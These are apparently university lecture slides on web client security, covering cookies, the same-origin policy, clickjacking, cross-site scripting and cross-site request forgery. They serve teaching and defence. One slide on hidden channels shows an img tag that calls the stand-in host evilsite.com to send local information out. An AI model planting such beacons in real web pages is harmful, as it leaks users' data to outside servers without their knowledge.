1495 UNIVERSITY OF ABERDEEN | CELEBRATING 525 YEARS 1495 – 2020

ABERDEEN 2040


Network Security Technology

Web clients

September 2025

Outline of lecture

1. The Web security problem.
2. Web technologies background.
3. Security goals and general vulnerabilities.
4. Authentication and cookies.
5. Dynamic HTML.
6. Cross-site scripting.
7. Cross-site request forgery.
8. Usability and security of web-browsers.



Backdrop

1. Users connecting to largely untrusted internet.
    1. Using web browsers to access resources, e.g., web pages
    2. Using web applications, including some that link to sensitive informaion (e.g., Banking)
    3. Using programs such as ssh or sftp from a terminal/shell/CLI.
2. An organization’s own resources (servers) connected to largely untrusted internet.
    1. E.g., Host web pages and web applications.

Top-level Web security goals

1. **Client-side goals:**
    1. Allow users to browse the web securely.
    2. Allow users to use web applications securely.
2. **Server-side goals**:
    1. Secure an organization's web resources and web applications.
    2. These goals are not all independent
    3. In this lecture we will mostly be focused on the client side, but what happens on the server side will affect this.
3. In all cases, provide them with C.I.A., as required.
4. For users, there may be privacy requirements.

Delimit the web security problem


1. **Web security**:
    1. Attacker may lure victim to malicious site, or to a legitimate site that has been corrupted.
    2. Attacker does not control network.
2. Contrast with**:**
    1. **Communications network security**: Protect against an attacker who tries to control and intercept network communications.
    2. **OS security**: Build in OS controls to protect against an attacker who tries to control malicious applications on client.

Threat model for web security

1. The **web adversary** is a malicious end system.
    1. End systems may be malicious or may be compromised via the browser.
2. Attacker sees *only*:
    1. Messages addressed to him.
    2. Data obtained by compromised end systems accessed via the browser.
    3. Can guess predictable fields in unseen messages.
3. In other words, we are assuming that the network and communications security problems are solved.

Typical Web 1.0 application

1. **Web 1.0** means applications that deliver static content**.**
2. Typical operation:
    1. **Browser** on the client makes request to web server using HTTP protocol.
    2. Web server scripts extract data and pass to a **back-end server** (e.g., a database server).
    3. Back-end sends results to web server.
    4. Web server returns an **HTML results page** to the client.



Complications

1. **Multi-source page content:**
    1. A single web page can contain content from multiple sources: frames, scripts, CSS, objects …
    2. The browser needs to fetch all of this and render it all.
2. **Multiple tabs:**
    1. A user can have more than one tab open on the same browser window.
3. **Multiple windows:**
    1. A user can have more than one browser (instance) open.

Web browser function

1. Several functions, including:
    1. **Display of web pages (rendering)** via back-end display functionality of OS and hardware.
    2. **Network communications**:
        1. requests, replies
        2. HTTP runs in network application layer, over TCP
    3. **Event handling**:
        1. user clicks, timing, sequence of content loaded
    4. **Management of sessions**
        1. Manage data associated with open or opened pages in a session.
        2. May include authentication data.
        3. Sessions may be authenticated or unauthenticated
    5. **Performing access control** when scripts within a web page are executed on the client.

Web browser execution

1. **Rendering**:
    1. Processing reply into web pages.
    2. This involves parsing.
    3. This takes the reply and turns it into a standard form (the DOM).
    4. The *Document Object Model (DOM)* is a standard representation of a web page used by browsers.
    5. Javascript requires use of the DOM. It manipulates and changes the elements of a DOM tree corresponding to an HTML page.
    6. The browser uses OS drawing functions to display the page.

Potential sources of client exploits

1. User visits a dodgy site.
2. User visits a site that they think can be trusted, but is really (partly) controlled by the attacker;
    1. attacker uses trust to extract data from user
    2. attacker gets user to initiate events (e.g., downloads) that they would not wish to.
3. Malware is transferred back to the client
    1. Trojan in downloaded file
    2. Exploit of browser code
    3. Client-side script used in loading of web page, or in client-side execution of web application.

Opaque operation, hidden channels and outbound information flow

- Part of what makes browsers easy to use is that they hide much of their operation from users.
- A web page loaded by a client can, potentially, send data to a server.
- For example, loading an image can pass data to a remote server:

```
<img src="http://evilsite.com/pass-local-
        information.jpg?extra_information">
```

- It might even be re-sized to be almost invisible.
- Confidentiality issue:
  - If a malicious user can supply such an image, they have a channel to send back data to their server.

Policy goals (Users/client-side)

1. It should be safe to visit websites, even those that are unknown and dodgy.

2. It should be safe to visit several web-pages at the same time

3. It should be safe to visit several web-pages in the same session.

Authentication

1. It is (sometimes) essential that servers can verify the identity of users, to protect the data of those users, and to protect the servers from unauthorised access.
2. The goal is then to set up authenticated sessions.
3. There are various mechanisms used:
    1. user-supplied data via browser (including passwords),
    2. cookies.
4. Authentication data needs to be protected both at the end-points, and on the communications channel. The latter usually uses HTTPS (that is, HTTP over TLS).


What is an authenticated session?

1. Authenticated sessions exist at three conceptual layers:
    1. At the transport layer, between client and server hosts (and often using TLS)
    2. Network application layer, as a relationship between browser and web server
        1. Maintained using session identifiers (often in cookies)
    3. Business layer, as a relationship between client and server (e.g., Javascript private objects).
2. When a “session” starts or ends, you need to know which of 1-3 this applies to.

Authentication: passwords and forms

1. User provides `something they know' via a form.
2. Most commonly a password that accompanies their username.
3. There are various protocols on top of HTTP for the transmission of such information. The standard one which is still regarded as secure is HTTPS.

Cookies



By Tizio (Own work) [GFDL (http://www.gnu.org/copyleft/fdl.html) or CC-BY-SA-3.0 (http://creativecommons.org/licenses/by-sa/3.0/)], via Wikimedia Commons. https://en.wikipedia.org/wiki/HTTP_cookie#/media/File:HTTP_cookie_exchange.svg

1. A **cookie** is a small piece of data sent by a website while a user is browsing it and stored in the browser.
2. A mechanism for data persistence:
    1. They allow the browser to remember stateful information about browsing.
3. When a website from the same server is reloaded, the browser send the cookie back to the site, carrying information.
    1. And it shouldn't send the cookie to any other server.

Uses of cookies


1. Websites mainly use cookies to:
    1. identify users
    2. remember users' custom preferences
    3. help users to complete tasks without having to re-enter information when browsing from one page to another or when visiting the site later.
2. Cookies can also be used for online behavioural target advertising and to show adverts relevant to something that the user searched for in the past.

Types of cookies

1. A cookie can be classified by its lifespan and the domain to which it belongs.
2. By lifespan, a cookie is either a:
    1. **Persistent cookie** stored on a file on the user's system for a period of time, or
    2. **Ephemeral/temporary/session cookie** stored in the browser memory, and destroyed when the user exits the browser.
3. As for the domain to which it belongs, there are either:
    1. **first-party cookies** which are set by the web server of the visited page and share the same domain
    2. **third-party cookies** are set by a different domain to the visited page's domain. This can happen when the webpage references a file, such as a JavaScript or an image, located outside its domain.

Third-party cookies

1. The user does not have to explicitly visit the third-party page, *T*, at the time the cookie is set, or at the time it is collected.
2. This can be done because data is fetched automatically by the browser from other websites that use elements from *T*.



Cookie setting: same-origin policy

1. The **scope** of a cookie consists of those servers to which the cookie can be sent back.
2. The scope of a cookie is limited to second-level domains at broadest.
3. Suppose server host is foo.homepages.abdn.ac.uk
4. Default scope is `foo.homepages.abdn.ac.uk`
5. Server can set cookie for any domain suffix of URL except top-level.
    1. `domain = *.abdn.ac.uk` (OK, in scope)
    2. `domain = *.homepages.abdn.ac.uk` (OK)
    3. `domain=*.rgu.ac.uk` (not OK, not a suffix)
    4. `domain=*.ac.uk` (not OK, top-level).
6. The scope of the cookie can be further restricted, e.g., to the path (the bit after the top-level domain).

Authentication cookies

1. Contain login data, for example:
    1. Logon ID (username)
    2. Date last visited
    3. How long cookie is valid.
2. The cookie is an **authenticato**r:
    1. It is a token that effectively functions like a ticket sent by the server.
3. This means that the user does not have to repeatedly manually re-enter authentication details.

Cookie vulnerabilities

1. **Cookie poisoning**:
    1. An authentication cookie might be modified by a malicious client or an outside attacker, to elevate their privileges.
2. **Cookie stealing** by attackers, for use in impersonating the user.
3. Attackers may try to guess a client's cookies, to impersonate the user.

Authentication cookie usage

1. The cookie should be valid only in one session. It acts as a session identifier (SID) and/or for a certain period of time.
2. It should only be used encrypted (over TLS) by having the server set the **secure flag** of the cookie (it should be a **secure cookie**).
3. SIDs (cookies) should have unpredictable content.
4. SIDs should be stored safely.
5. SID cookies should not be persistent cookies.
6. Many other guidelines – see the reference marked [DDCAW] if interested.

Cookies and privacy

1. There have been privacy concerns about cookies since they were introduced.
2. There are laws in the UK and Europe about how cookies can operate in relation to private data.
3. The fundamental policy (built into browsers, clients, protocols) is that cookies are domain-specific.
    1. Servers are only returned cookies belonging to their domain
    2. e.g., amazon.com doesn't get google.com cookies.

Cookies and privacy (cont'd)

1. Possible attacks on privacy:
    1. Build a profile of a user from their client's cookies.
    2. Combine information from cookies placed by servers in the same domain.
    3. Observe client behaviour over time.
    4. Tracking cookies (below).

Tracking cookies

1. A **tracking cookie** tracks user browsing habits.
2. Once downloaded to the client, it gathers information about browsing.
3. When the user goes back to the site that set the cookie, the cookie information (including the browsing history data) is sent back there.
4. Note that with *third-party* tracking cookies, the user might not be aware of the site that is setting the cookie and gathering the data.

Third-party tracking

1. User may not be aware that the banner is being loaded from a third-party server.




Figure: By Tizio - Own work, derived from cia.gov website (PD) and mediawiki.org (GFDL) web sites (File:Third party cookie.svg), CC BY-SA 3.0, https://commons.wikimedia.org/w/index.php?curid=32263731

Dynamic HTML


1. Technologies augmenting HTML to allow for interactive, animated webpages.
2. Uses:
    1. Static markup language (HTML)
    2. Client-side scripting language:
        1. Javascript
        2. Code executing on the client could be a vulnerability.
    3. Presentation language (CSS)
    4. The Document Object Model:
        1. Explained below
        2. Exploited in some attacks (below)

Example vulnerability: Clickjacking (User interface redress attack)

1. Idea:
    1. Trick user into clicking on a link that performs a function which is not what the user expects.
    2. Typically, the function is the execution of a script.
2. Exploit:
    1. Attacker creates a clickjacked page.
    2. This consists of the page that the user sees, plus invisible (redressed) elements on top (maybe in an invisible iframe).

The Document Object Model (DOM)

1. Browsers create a **document object** when they process a web page.
2. The **DOM** is a standard format for the document object, and a standard interface for scripts to manipulate document objects, and therefore web pages.
3. It can be thought of as a programming interface for HTML (and XML).



Javascript security

1. Security model dates back to about 1995.
2. **Sandboxing** is the safe confinement of software behaviour.
3. Javascript execution is moderated by the browser.
4. One basic Javascript security feature is to use appropriate sandboxing enforced by the browser.
5. There are many issues, problems, vulnerabilities.

Javascript sandboxing


1. One basic Javascript security feature is to use appropriate sandboxing enforced by the browser:
    1. A script (downloaded from the web) has limited input and output capabilities.
        1. E.g., a script cannot interact with the file system (or other permanent storage).
    2. Same-origin policies:
        1. A script can interact with the current DOM,
        2. A script has no interaction with the DOMs of other webpages.
        3. A later development is to allow some, limited and strictly controlled interaction with the DOM of other webpages.

Same origin policy

1. The **same-origin policy** restricts how a document or script loaded from one origin can interact with a resource from another origin.
2. It is a critical security mechanism for isolating potentially malicious documents.
3. The overarching intent is to let users visit untrusted web sites without those web sites interfering with the user's session with honest web sites.
4. In fact, there are many same-origin policies: for cookies, DOM interaction, XMLHttpRequest,…

Same origin policy goals

1. It should be safe to visit a malicious website, and then visit another page after.
2. It should be safe to visit two pages at the same time.
3. There should be safe delegation
4. It should be safe to include content from different sources.



Same origin policy

1. Definition:
    1. **Two pages have the same origin** if the protocol, port (if one is specified), and host are the same for both pages.
2. The table gives examples of origin comparisons to the URL http://store.company.com/dir/page.html.

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Success	
http://store.company.com/dir/inner/another.html	Success	
https://store.company.com/secure.html	Failure	Different protocol
http://store.company.com:81/dir/etc.html	Failure	Different port
http://news.company.com/dir/other.html	Failure	Different host

Figure: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy, CC-BY-SA 2.5.

Same-origin policy for DOM


1. Suppose script *S* is invoked from page *P* from domain *D*.
2. Access to the DOM of another page *Q* is decided as follows:

   1. If *Q* has the same host, same protocol and same port as *P* then access is granted.
   2. *P* and *Q* may have already their `document.domain` set to the same domain (even though they actually come from different subdomains under the same domain). If the protocol and ports match, then access is granted.
      - Example third-level subdomains `john.site.com` and `peter.site.com` are different, but both may have their `document.domain` set to `site.com`.
   3. Otherwise, access is denied.

3. In fact, this is for read access. Some cross-domain write access is allowed.
4. There have been exceptions for some browser implementations.

Cross-site scripting (CSS/XSS)

1. The attacker, *A*, subverts the trust that a client, *C*, has in a particular server, *T*.
2. *A* gets *T* to send a malicious script, *s*, to *C*.
    1. There are various ways the attacker can get *T* to send the script.
3. The script *s* is executed on *C* with the privileges associated with *T*.
4. This compromises the client's interactions with *T*:
    1. The page on *T* used to launch the attack.
    2. Other pages on *T*
    3. Cookie data from *T* stored on *C*.



General source of XSS vulnerability

1. The general source of XSS vulnerabilities is that the browser does not check the true origin of all elements within a page.
2. It only checks the origin of the web page.
    1. E.g., browser authenticates bulletin board service but not the user who placed a particular entry.
3. A browser cannot enforce a code origin policy if it cannot authenticate all inputs to it.

XSS defences

1. Disable execution of scripts.
2. Treat XSS as a code injection attack:
    1. Filter and sanitize client inputs - prevent passing of scripts from server to client.
    2. A version of this is a *Content Security Policy*.
    3. Filter and encode server outputs (prevent echoing of scripts by trusted server)
3. Improve authentication of inputs:
    1. Use signed scripts only.
    2. But there are many unsigned scripts and potentially performance issues from verifying signed scripts.


Cross-site request forgery (CSRF/XSRF)

1. "*attacker disrupts the integrity of the user's session with a web site by injecting network requests via the user's browser*"

   - Robust Defenses for Cross-Site Request Forgery, A. Barth, C. Jackson, and J.C Mitchell, 15th ACM Conference on Computer and Communications Security, 2008. .

2. Attack executes actions on a target website with the privileges of a trusted user.
   1. `Trusted' here means there is an authenticated session between client and server.
3. At least two types:
   1. Reflected CSRF
   2. Stored CSRF

Reflected CSRF



1. User has current authenticated session with trusted server, *T*.
2. When the user visits the attacker's site, an action (e.g., a user click on a link, or an automatic form submission) submits data, *d*, back to *T*.
3. This data contains the attacker's actions to be performed on *T*.
4. This evades *T*'s origin-based security policy for actions.
5. Note that the server-side is compromised, but this may result in further compromise of the user since they trust *T*.

General source of CSRF vulnerability

1. CSRF works because the target (trusted) server fails to enforce its code origin policy (only authenticated users should be able to execute actions with appropriate privileges).
2. It fails to authenticate the true origin of individual actions.
3. There are various messy enhanced authentication defences.

Browser user interface security problems

1. Generally, it is hard for most users to understand all of the security information associated with a webpage.